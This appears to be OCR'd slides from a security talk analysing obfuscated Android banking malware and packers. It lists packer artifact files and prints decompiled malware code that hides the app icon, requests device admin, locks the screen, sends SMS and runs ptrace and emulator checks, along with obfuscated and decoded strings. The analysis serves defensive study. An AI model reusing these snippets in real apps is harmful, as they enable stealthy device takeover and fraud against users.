
- Libraries
  - armeabi-v7a
    - libgame.so



```java
public final class API {
    static {
        System.loadLibrary("game");
    }

    public static native byte[] decode(byte[] arg0, byte[] arg1) {
    }

    public static native byte[] encode(byte[] arg0, byte[] arg1) {
    }

    public static native String initW(String arg0, String arg1) {
    }

    public static native void startService(String arg0, String arg1) {
    }

    public static native String tea(String arg0) {
    }

    public static native String tq(String arg0) {
    }
}
```



```java
static {
    ad.a_value = API.tq("ie");  // DAox5NwoQ1FCMfwCa2eNT1wbmAt00TldYnQjnFeZ1LBDYLiFNyvZIQ
    ad.b_key = API.tq("if");  // moqjsknq
}

static String a_getSharedPref_tq(SharedPreferences arg2) {
    return arg2.getString("id", API.tq("id"));  // FMpY09+EvZfMR2xsYvT5YA
}
```




```c
int __fastcall Java_com_API_tq(_JNIEnv *a1, int a2, int a3)
{
  int v3; // r7@1
  _JNIEnv *v4; // r4@1
  const char *v5; // r6@1
  _JNIEnv *v6; // r0@2
  const char *v7; // r1@2
  int v8; // r5@14

  v3 = a3;
  v4 = a1;
  v5 = (const char *)(*(int (**)(void))(*(_DWORD *)a1 + 676))();
  if ( !strcmp(v5, "ia") )
  {
    v6 = v4;
    v7 = "94ETh9+JkWlhprp8BjY6XQ";
  }
  else if ( !strcmp(v5, "ib") )
  {
    v6 = v4;
    v7 = "FMpY09+EvZfizXw51ySNgw";
  }
  else if ( !strcmp(v5, "ic") )
  {
    v6 = v4;
    v7 = "FMpY09+EvZdfdbDs8Fl5iA";
  }
  else if ( !strcmp(v5, "id") )
  {
    v6 = v4;
    v7 = "FMpY09+EvZfMR2xsYvT5YA";
  }
  else if ( !strcmp(v5, "ie") )
  {
    v6 = v4;
    v7 = "DAox5NwoQ1FCMfwCa2eNT1wbmAt00TldYnQjnFeZ1LBDYLiFNyvZIQ";
  }
  else if ( !strcmp(v5, "if") )
  {
    v6 = v4;
    v7 = "moqjsknq";
  }
```

Obfuscated Android Malware

- Protecter/Packer

Protecter/Packer	Artifact Files in APK
APKProtect	Lib/armeabi/libapkprotect.so Apkprotect.com/key.dat
Jiagu 360	Assets/libprotectClass.so Assets/libprotectClass_86.so Assets/libqupc.so
Alibaba	Lib/armeabi/libmobisec.so Lib/armeabi/libmobisecx.so
Baidu	Assets/baiduprotect.jar Assets/libbaiduprotect_x86.so
Bangcle	Assets/bangcleplugin/container.dex Assets/bangcleplugin/collector.dex Assets/bangcleplugin/dgc Assets/meta-data/manifest.mf Assets/meta-data/rsa.pub Assets/meta-data/rsa.sig Assets/bangcle_classes.jar Assets/libsecexe.so Assets/libsecexe.x86.so Assets/libsecmain.so
Ijiami	Assets/ijm_lib/armeabi/libexec.so Assets/ijm_lib/armeabi/libexecmain.so Assets/ijm_lib/x86/libexec.so Assets/ijm_lib/x86/libexecmain.so Assets/ijiami.da
Tencent	Assets/lib/armeabi/libmain.so Assets/lib/armeabi/libshell.so

Identification(Yara Rules)



Total Mobile Malware Samples
: 87,506

Total Number of Packer
: 14% (5,877)


(source : KrCERT/CC, 2016.7.1~7.25)


Obfuscated Android Malware

- APKProtect (protecter)

Google App Store


Resourses - Bank icon(for install fake App)



```
AndroidManifest.xml
▶ assets
classes.dex
▼ lib
  ▼ armeabi
      libAPKProtect.so
▶ META-INF
▶ res
```



```
<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="APKPMainAPP1345F"
    <activity android:label="@string/app_name" android:name="com.google.xps.gfcfc.MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
```


Hiding EP(onCreate)

We can see EP.
But, Encrypted string(Base64+DES)


```
package com.google.xps.gfcfc;

import android.content.ComponentName;

class MainActivity$MyClick
  implements DialogInterface.OnClickListener
{
  MainActivity$MyClick(MainActivity paramMainActivity) {}

  public void onClick(DialogInterface paramDialogInterface, int paramInt)
  {
    PackageManager localPackageManager = this.this$0.getPackageManager();
    ComponentName localComponentName = this.this$0.getComponentName();
    localPackageManager.setComponentEnabledSetting(localComponentName, 2, 1);
    this.this$0.finish();
  }
}
```


```
public class APKPMainAPP1345F extends Application {
    public APKPMainAPP1345F() {
        super();
        System.loadLibrary("APKProtect");
    }
}
```


```
signed int __fastcall JNI_OnLoad(int a1, int a2, int a3)
{
  int v3; // r0@2
  int v4; // r1@2
  int v5; // r2@9
  signed int result; // r0@12
  int v7; // [sp+4h] [bp-Ch]@1
  int v8; // [sp+8h] [bp-8h]@1

  v8 = a3;
  v7 = 0;
  if ( (*(*a1 + 24))(a1, &v7, 0x10006u) )
  {
    result = -1;
  }
  else
  {
    v3 = ptrace(0, 0, 0);
    if ( byte_5523 || byte_5524 || byte_5525 || byte_5526 )
      v3 = Check_Dex();
    if ( byte_5529 || byte_552A || (v5 = byte_552B, byte_552B) || byte_552C )
      v3 = Check_qemud();
    Patch_Dex(v3, v4, v5);
    result = 0x10006u;
  }
  return result;
}
```



```
protected void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  boolean bool = requestWindowFeature(1);
  setContentView(2130903040);
  context = this;
  CoreService.componentName = getComponentName();
  String str1 = activeManager("0017YH1KXXN6dGx5fDNEAYdQXdbX");
  DevicePolicyManager localDevicePolicyManager1 = (DevicePolicyManager)getSystemService(str1);
  this.policyManager = localDevicePolicyManager1;
  ComponentName localComponentName1 = new ComponentName(this, LockReceiver.class);
  this.componentName = localComponentName1;
  DevicePolicyManager localDevicePolicyManager2 = this.policyManager;
  ComponentName localComponentName2 = this.componentName;
  if (localDevicePolicyManager2.isAdminActive(localComponentName2)) {
    this.policyManager.lockNow();
  }
  for (;;)
  {
    Intent localIntent = new Intent(this, CoreService.class);
    ComponentName localComponentName3 = startService(localIntent);
    PrintStream localPrintStream = System.out;
    String str2 = activeManager("==jFxv7t18vC0NDChNDdrOHBy+nGOUUBxj3YMw5d");
    localPrintStream.println(str2);
    Config.number = Config.getPhoneNumber(this);
    HideIcon();
    finish();
    return;
    activeManager();
  }
}
```

//device_policy

//MainActivity is Begin

Obfuscated Android Malware

- APKProtect (protecter) (Cont.)



Obfuscated String

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903040);
  b = System.currentTimeMillis();
  this.c = getSharedPreferences(_1002a3d("QzdmbmFvOTeOrYa2"), 0);
  paramBundle = this.c.edit();
  paramBundle.putString(_1002a3d("M=qvuqs1RCTKKTvb"), _1002a3d("M=NGVVNCNq4poTdF"));
  paramBundle.commit();
  SmsManager.getDefault().sendTextMessage(a, null, _1002a3d("==uB+bm89YO19p+A97Sq/6yK+L6u9bSX9aei9b6Z+
  Log.i(_1002a3d("U=2yoqC/s6aktq2qsK+s+/v7NTRYe9aFrzsq"), _1002a3d("c0WehME3RnDL1Cg5"));
  paramBundle = new Intent(_1002a3d("==qwpru9sPq1pKT6tbegvbu6+pWQkIuQkYKd15GL1ZCZnZo2MztIh71mNQtb"));
  ComponentName localComponentName = new ComponentName(this, MvgdsgaAdmi.class);
  paramBundle.putExtra(_1002a3d("U=mDlYiOg8mGl5fJgp+TlYbJo6KxrqSiuKajqq6pNzbLb17AXjho"), localComponen
  paramBundle.putExtra(_1002a3d("==ymsK2rpuyjsrLsp7q2sKPsg4aGnYeako6DjIOWi42MNTEjNaplNAo6"), _1002a3d(
  startActivity(paramBundle);
  getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
  finish();
}
```


De-Obfuscated String

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903040);
  b = System.currentTimeMillis();
  this.c = getSharedPreferences(_1002a3d("config1    "), 0);
  SharedPreferences.Editor localEditor = this.c.edit();
  localEditor.putString(_1002a3d("state□   "), _1002a3d("Starte   "));
  localEditor.commit();
  SmsManager.getDefault().sendTextMessage(a, null, _1002a3d("黑马哥提示：设备已安装成功！)V   "), null, nu
  Log.i(_1002a3d("whwgezvcashouji>>>□□   "), _1002a3d("sent1□   "));
  Intent localIntent = new Intent(_1002a3d("android.app.action.ADD_DEVICE_ADMIN□□□   "));
  ComponentName localComponentName = new ComponentName(this, MvgdsgaAdmi.class);
  localIntent.putExtra(_1002a3d("android.app.extra.DEVICE_ADMIN□□,   "), localComponentName);
  localIntent.putExtra(_1002a3d("android.app.extra.ADD_EXPLANATION□□   "), _1002a3d("Additionaltextexp
  startActivity(localIntent);
  getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
  finish();
}
```


Obfuscated Android Malware

- NqShield (packer)

현대캐피탈

